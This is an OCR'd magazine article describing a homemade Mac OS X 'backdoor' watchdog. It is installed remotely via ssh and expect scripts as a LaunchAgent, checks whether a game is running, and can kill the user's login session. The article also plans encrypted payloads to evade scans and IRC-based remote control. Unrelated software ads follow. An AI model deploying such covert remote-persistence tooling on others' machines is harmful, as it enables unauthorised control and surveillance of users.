- The system is polling every 60 seconds searching for *GameZ*'s process; this could be increased as deemed necessary.
- The system is checking a specific string (in this case *Diablo III*) which is a meta string (the launcher that encapsulates the game itself); changing the string can make it more granular for a specific known process – this way *UserX* can't just execute the launcher to keep the system up; or run an aptly named while loop in a bash shell to give the appearance that the process is running.
- If process that is expected of *GameZ* is not there; the system will perform an *action* such as shutting down, logging AccountY off, popping up a message, etc.




Figure 3. *Findmybox*




Figure 4. *Enable ssh.psd*

backdoor: remote access is available for the authenticated ssh account to login which puts this polling process on hold and resumes once the ssh account logs off (Figure 5).

After the connection has been made I need to copy the payload just built, and send commands to install and activate it. I created a packager that gets the modified scripts from the watchdog/ subdirectory and archives them into a tarball. This is what get sent across to the `~/` directory using the `scp_transfer.exp` (expect) script after which the `ssh_connectp.exp` (expect) script then executes the unarchiving and installation process. This is where the files are copied to where launchd will access them for that profile [specifically] (`~/Library/LaunchAgents`) and then initiate them to run via *launchctl load*. Once launched it will check every 60 seconds.

Once every 60 seconds the watchdog script checks to see if a MASTER is online (which is what I am when I login via `ssh`) it identifies an external ssh connection (not the current console user) and when the MASTER is flagged will not continue checking – it logs in `system.log` (`/private/var/log/system.log`) which can be viewed to see the "HELLO MASTER" message. (you can verify this once logging into an interactive shell session by running `tail -f /private/var/log/system.log` (Figure 6).

If MASTER is not enabled the watchdog script will then check for the targeted running service. In this case it is *DIABLO III* (string literal) if it is running another process is run via osascript to bring the application into the foreground – this helps if the user is aware of the process requirement and tries to minimize it or even create a fake process from a script named the same name as the process




Figure 6. *System Log*




Figure 5. *Payload Module*

(i.e. Diablo III.sh) by calling while(1) and sleeping indefinitely. BTW to create such a fake process I use this simple one-liner that does the trick:

```
echo -e '#!/bin/bash' "\n" 'while [ 1 ]; do echo
running Diablo III fake service; sleep 1000; done'
> Diablo\ III.sh && chmod +x Diablo\ III.sh && ./
Diablo\ III.sh
```

you can validate it by running ps:

```
ps ax | grep -i diablo
```

which will return (Figure 7):

```
8514 s001  S+    0:00.00 /bin/bash ./Diablo III.sh
```

and since the default watchdog script is only looking for *Diablo III* it will satisfy the query. Future builds will hash the binary, and path to make sure it is better derived and prepared for such fakery.

If the targeted service is not running a log will be created in the watchdog subdirectory and the action will be executed – whether it is to logout the console user, shutdown the system, bring up a message box, etc. Naturally using the placement of the plist it the watchdog can be targeted for the profile, or the entire system. Running *man* on launchctl gives the specific paths:

- `~/Library/LaunchAgents`: Per-user agents provided by the user.
- `/Library/LaunchAgents`: Per-user agents provided by the administrator.
- `/Library/LaunchDaemons`: System wide daemons provided by the administrator.
- `/System/Library/LaunchAgents`: Mac OS X Per-user agents.
- `/System/Library/LaunchDaemons`: Mac OS X System wide daemons.

In an interactive shell to see whether or not the process is running as expected you can run the following command:

```
launchctl list local.diablo.watchdog.plist
```

... which will display the source of the plist; otherwise if it isn't loaded it will not show it loaded.

Updating the watchdog is simple enough, easy enough to do during an interactive shell session by calling `~/watchdog/uninstall.sh` – then running `./findmybox.sh` once the local scripts have been modified (located in watchdog/) or by running the remote `~/watchdog/install.sh` script (if you know the scripts are already updated from the previous session – the files will get copied but if you want to restart the service it's simpler to unload and load (which is what the install and uninstall respectively do).

Remember that running the uninstall.sh script will completely remove the remote `~/watchdog/` directory and all the saved log files – if you need to keep them it is easiest to archive them and move them somewhere else (or copying to your local system) then uninstalling otherwise they will get expunged. A non-intrusive update script that does this for you was in the works at the time of this writing for the next revision.

ALTERNATIVE ACTIONS

Alternative actions may be desired such logging out the console user (using same or different account)

```
ps -axu $username | grep -v grep | grep
loginwindow | tr -s ' ' | cut -d ' ' -f 3 | xargs
-n 1 sudo kill -KILL
```

or popping up a message box (Figure 8):

```
osascript -e 'tell app "Finder" to display dialog
                "Unauthorized User Detected!"'
```

For the most part the entire process from start to finish takes only a few seconds (Figure 9). At most under two minutes; I had a hardened Windows 7 machine on the same network and no-




Figure 7. *Fake Diablo III Service.psd*




Figure 8. *Popup Message.psd*

ticed that when it was plugged in it would take nc a about a minute to complete it's port 22 (ssh) scan; when it wasn't plugged in it took a few seconds. nmap didn't have an issue with this whatsoever.

FUTURE BUILDS

During research and development of this DIY project. I discovered a few other tasks that will be placed in future builds that didn't make it in this build. Such are the following:

- Advanced Targeted Host Support – Using a switch parameter to isolate a specific host by composite makeup and having to rely on known hostname, ip.
- Hashed Service Check(s) – When finding the associated service to run a hash comparison on the .app to validate it is indeed the service sought and not something easily faked.




Figure 9. *From Start To Finish.psd*

NOTES


All source code created and tested on:
Mac OS X 10.7.4 11E53
Darwin Kernel Version 11.4.0
GNU bash, version 3.2.48(1)-release
MD5 (Scripts.zip) = c94b8eefce5a1b5e15f71c6b4b3eadaf

- Encrypted Payload(s) – Payloads that would require decoding/decryption prior/during installation. This helps in obfuscation of altering instruction data upon transport or static scans.
- Multiple Payloads – Payloads that can be suited for differing environments, platforms, targets, users, scenarios, etc. Directed upon a small modular script to keep things simple.
- Update feature – Currently you must run `./uninstall.sh` prior to running `./install.sh` to successfully update version the current version to a newer version. Originally I was going to add this intrinsically to the install.sh but thought it better to create an update.sh for optional updates to not change the current operational workflow.
- IRC control feature – Currently operational commands are driven from ssh, however IRC integration (replacement or in addition to) would enable more granular remote control.
- Standalone binary compilation – Currently this is a myriad of shell script built up from the proof of concept for the Mac OS X platform; the build would be more robust and allow for better obfuscation when created as a standalone binary; likely candidates are C or Python.
- Multi-platform support – This was created on a Mac for a Mac, but can be easily modified for *nix systems (if required). Windows on the other hand would be an interesting task.

CONCLUSION

Necessity is the mother of invention and lazyiness is my main motivator when it comes to doing highly repetitive technical tasks. Being able to script them so they work dynamically and serve multiple purposes is always a benefit to everyone. I am hoping what I've demonstrated herein helps you complete your tasks quickly, or given you ideas to make them better.

ABOUT THE AUTHOR



Israel Torres is a security researcher for eForensics Magazine residing in Irvine, California. He spends his free clock cycles writing/coding/hacking freelance, making and breaking ones and zeros, and staying in the digital shadows. He loves PKI/cryptography and prefers poking at Mac OS X. Professionally he serves as a Systems Administrator in Higher Education.
E-mail: eforensicsmag@israeltorres.org.

The PHP Company

Why Use Zend Server to Run Joomla!

- The same **professional stack** from day 1 to production
- **Built in performance** enhancements for your app
- **Easy to use** trouble shooting tools get your app running faster
- **Detailed application** metrics reporting
- Simple application **packaging and deployment**



	Other Stacks	zend server free edition
Certified and Tested Stack	✗	✓
Byte code and data caching to speed-up Joomla!	✗	✓
Advanced Troubleshooting tools to help you identify problems with Joomla! Extensions	✗	✓
Detailed Application Metrics	✗	✓
Automated app deployment	✗	✓


www.zend.com

Join the CeTris world of solutions!

Frameworks and Tools

check out www.cetris.ch/products.aspx?l=en-us

CeTris Ltd, Switzerland, info@cetris.ch



On Top of all devices!
The Joker - CeTris Framework
ONE code for all devices

Single page web application framework

One URL for all end devices—doesn't matter for tablet or smartphone users—all get the content fitting the device perfectly!

Real single page web applications—also for different mobile end devices! Worldwide the first MVVM pattern implementation for web applications!

You get the world leading implementation for web applications as a framework ready to use in your solutions.

Don't worry about the final server environment— be it single server, cluster-, loadbalancing-implementation or usage in your cloud.

No code update for all these deployments is necessary—use it now—let your environment grow without any changes!

Business orchestration framework

Workflow handling, priorized queues, mail observer and automatic content depending actions, automatic pdf print, file observer and file action depending business actions.
Web observer, push of business actions on server failower and other source driven business actions are already implemented and ready to use in your projects!

Automate now all source depending actions with the business orchestration tools. For your individual solution you can write your own tool based on the CeTris framework!

All is ready for your single, multiple and cloud environment. Doesn't matter if you change your environment tomorrow—no changes are required!

CeTris **You dream it—build your solutions with the CeTris Frameworks**